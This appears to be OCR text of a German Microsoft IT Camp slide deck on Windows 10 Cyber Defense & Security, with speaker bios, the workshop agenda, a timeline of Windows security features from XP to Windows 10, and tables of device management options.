Herzlich Willkommen zum Microsoft IT Camp Windows 10 Cyber Defense & Security

Eric Berg

IT-Architekt - Microsoft Modern Workplace and Datacenter

Modern Workplace and Datacenter

Azure, System Center, Windows 10

Eric.Berg@comparex.de

@ericberg_de

http://ericberg.de/

COMPAREX
Software · Consulting · Services

I'M SPEAKING!
GEEKSPRECH
Podcast

MVP
Microsoft®
Most Valuable
Professional

Alexander Benoit

Senior Consultant / Head of Competence Center Microsoft

Arbeitsplatz der Zukunft

System Center Configuration Manager // Windows 10

Alexander.Benoit@sepago.de

@ITPirate

http://it-pirate.com/

sepago®

I'M SPEAKING!
GEEKSPRECH
Podcast

MVP Microsoft® Most Valuable Professional

Microsoft IT Camps – Windows 10 Cyber Defense & Security


AGENDA

- Begrüßung, Vorstellung, Erwartungen
- Einführung Windows 10
- Neuer Ansatz Mobility
- Schutz von Geräten
- Schutz von Identitäten
- Schutz von Informationen
- Einbruchserkennung

Microsoft IT Camps – Windows 10 Cyber Defense & Security

AGENDA

- Begrüßung, Vorstellung, Erwartungen
- Einführung Windows 10
- Neuer Ansatz Mobility
- Schutz von Geräten
- Schutz von Identitäten
- Schutz von Informationen
- Einbruchserkennung


SmartScreen
Workplace Join
Nested Virtualization
Azure Information Protection
Windows Store for Business
Windows Hello for Business
SCCM
Windows Information Protection
Credential Guard
Windows 10 Provisioning
Windows Defender
Azure Active Directory
Device Guard
Bitlocker
App-V
Advanced Threat Analytics
Windows Hello
Windows Servicing
Windows Telemetrie
Microsoft Intune
Windows Defender Advanced Threat Protection
Multi-Faktor Authentifizierung
Local Administrator Passwort Solution (LAPS)
Active Directory Best Practices
Conditional Access
Linux Subsystem
Microsoft Edge
Windows Container
Applikationskompatibilität
UE-V

IT-Camps

Herzlich Willkommen zu den IT-Camps!

Wir freuen uns, dass du dabei bist!

In diesem ganztägigen Workshop fokussieren wir die wichtigsten Neuerungen, Features und Produkte innerhalb und rund um Windows 10. Dabei bearbeiten wir die beiden Schwerpunkte:

- Windows 10 Cyber Defense & Security
- Windows 10 Enterprise Deployment

in jeweils eigenen Tagesveranstaltungen.

Alle Infos zu den Inhalten beider Camps, Verlinkungen, Downloads etc. findest du auf dieser Seite. Solltest du dich für weitere IT-Camps interessieren – hier geht's zur Übersicht.

Du hast Fragen oder Feedback? Sprich uns bitte an, wir freuen uns! Alternativ kannst du dich auf den Feedback Bögen austoben.

Twittern

VERANSTALTUNGEN

Nov 18
Microsoft IT Camp Berlin – Windows 10 Cyber Defense & Security
9:00 - 17:00 - Berlin

Nov 25
Microsoft IT Camp Frankfurt – Windows 10 Enterprise Deployment
9:00 - 17:00 - Frankfurt

Nov 22
Microsoft IT Camp Köln – Windows 10 Enterprise Deployment
9:00 - 17:00 - Köln



Nov 14
Microsoft IT Camp München – Windows 10 Cyber Defense & Security
9:00 - 17:00 - München

Devise des Tages:

Microsoft IT Camps – Windows 10 Cyber Defense & Security

AGENDA

- Begrüßung, Vorstellung, Erwartungen
- Einführung Windows 10
- Neuer Ansatz Mobility
- Schutz von Geräten
- Schutz von Identitäten
- Schutz von Informationen
- Einbruchserkennung



One converged **Windows** platform

2001

Windows XP

- Logon (Ctrl+Alt+Del)
- Access Control
- User Profiles
- Security Policy
- Encrypting File System (File Based)
- Smartcard and PKI Support
- Windows Update

2004

Windows XP SP2

- Address Space Layout Randomization (ASLR)
- Data Execution Prevention (DEP)
- Security Development Lifecycle (SDL)
- Auto Update on by Default
- Firewall on by Default
- Windows Security Center
- WPA Support

2007

Windows Vista

- Bitlocker
- Patchguard
- Improved ASLR and DEP
- Full SDL
- User Account Control
- Internet Explorer Smart Screen Filter
- Digital Right Management
- Firewall improvements
- Signed Device Driver Requirements
- TPM Support
- Windows Integrity Levels
- Secure “by default” configuration (Windows features and IE)

2009

Windows 7

- Improved ASLR and DEP
- Full SDL
- Improved IPSec stack
- Managed Service Accounts
- Improved User Account Control
- Enhanced Auditing
- Internet Explorer Smart Screen Filter
- AppLocker
- BitLocker to Go
- Windows Biometric Service
- Windows Action Center
- Windows Defender

2012

Windows 8

- Firmware Based TPM
- UEFI (Secure Boot)
- Trusted Boot (w/ELAM)
- Measured Boot
- Significant Improvements to ASLR and DEP
- AppContainer
- Windows Store
- Internet Explorer 10 (Plugin-less and Enhanced Protected Modes)
- Application Reputation moved into Core OS
- Device Encryption (All SKU)
- BitLocker improvements and MBAM
- Virtual Smartcards
- Dynamic Access Control
- Built-in AV (Windows Defender)
- Improved Biometrics
- TPM Key Protection and Attestation
- Certificate Reputation
- Provable PC Health
- Remote Business Data Removable


2015

Windows 10

- Virtual Secure Mode
- Virtual TPM
- Control Flow Guard
- Microsoft Passport
- Windows Hello
- Biometric Framework Improvements (Iris, Facial)
- Broad OEM support for Biometric enabled devices
- Enterprise Data Protection
- Device Encryption supported on broader range of devices
- DMA Attack Mitigations
- Device Guard
- URL Reputation Improvements
- App Reputation Improvements
- Windows Defender Improvements
- Provable PC Health Improvements

Convergence

Journey to Convergence



Microsoft IT Camps – Windows 10 Cyber Defense & Security

AGENDA

- Begrüßung, Vorstellung, Erwartungen
- Einführung Windows 10
- Neuer Ansatz Mobility
- Schutz von Geräten
- Schutz von Identitäten
- Schutz von Informationen
- Einbruchserkennung

Management Choices

Traditional Management

- Works with existing infrastructure
- Continued support for Group Policy and WMI

Modern Management


- Advanced MDM support
- Consistent across PC/phone
- 1st and 3rd party solutions

Available Choices	
Identity	▪ Active Directory ▪ Azure Active Directory
Management	▪ Group Policy ▪ System Center Configuration Manager ▪ 3rd Party Infrastructure Management ▪ Microsoft Intune ▪ 3rd Party MDM
Updates & Upgrades	▪ Windows Update ▪ Windows Server Update Services ▪ Software Update Point (System Center Configuration Manager) ▪ Microsoft Intune ▪ 3rd Party MDM
Infrastructure	▪ On Premises ▪ Cloud
Ownership	▪ Corporate Owned ▪ Choose Your Own Device ▪ Bring Your Own Device

Management Capability & Scenario Matrix

	Capabilities	Scenarios			
		Evergreen Windows 10 management	Take control of mobile devices	Familiar user experience	Reduce device onboarding costs
User & Device	Traditional Management	✓	✘	✓	✘
	Modern Management	✓	✓	✓	✘
	Provisioning	✘	✘	✘	✓
Settings	Policy Configuration	✓	✓	✓	✓
	OS Customization	✘	✓	✓	✘
	Enterprise State Roaming	✘	✘	✓	✘
	On-Premises Roaming	✘	✘	✓	✘
Applications	Device Targeted	✘	✘	✓	✘
	User Targeted	✘	✘	✓	✘
	Self Service	✘	✘	✓	✓

Windows 10 Management Stack & Supporting Technologies

